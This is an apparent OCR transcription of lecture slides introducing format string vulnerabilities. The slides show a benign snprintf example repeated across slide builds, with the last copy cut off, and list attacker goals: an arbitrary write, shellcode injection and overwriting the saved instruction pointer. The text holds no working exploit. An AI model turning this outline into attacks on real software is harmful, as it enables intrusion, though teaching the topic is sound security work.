Format string vulnerabilities

Goal


- Take control of the program (as usual)
- How?
  - Write4 (write 4 bytes to an arbitrary location)
  - Inject shellcode (or other exploits) into the process

What should we overwrite?

- Saved instruction pointer (seip)
- Other pointers to code (we'll come back to this)


The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
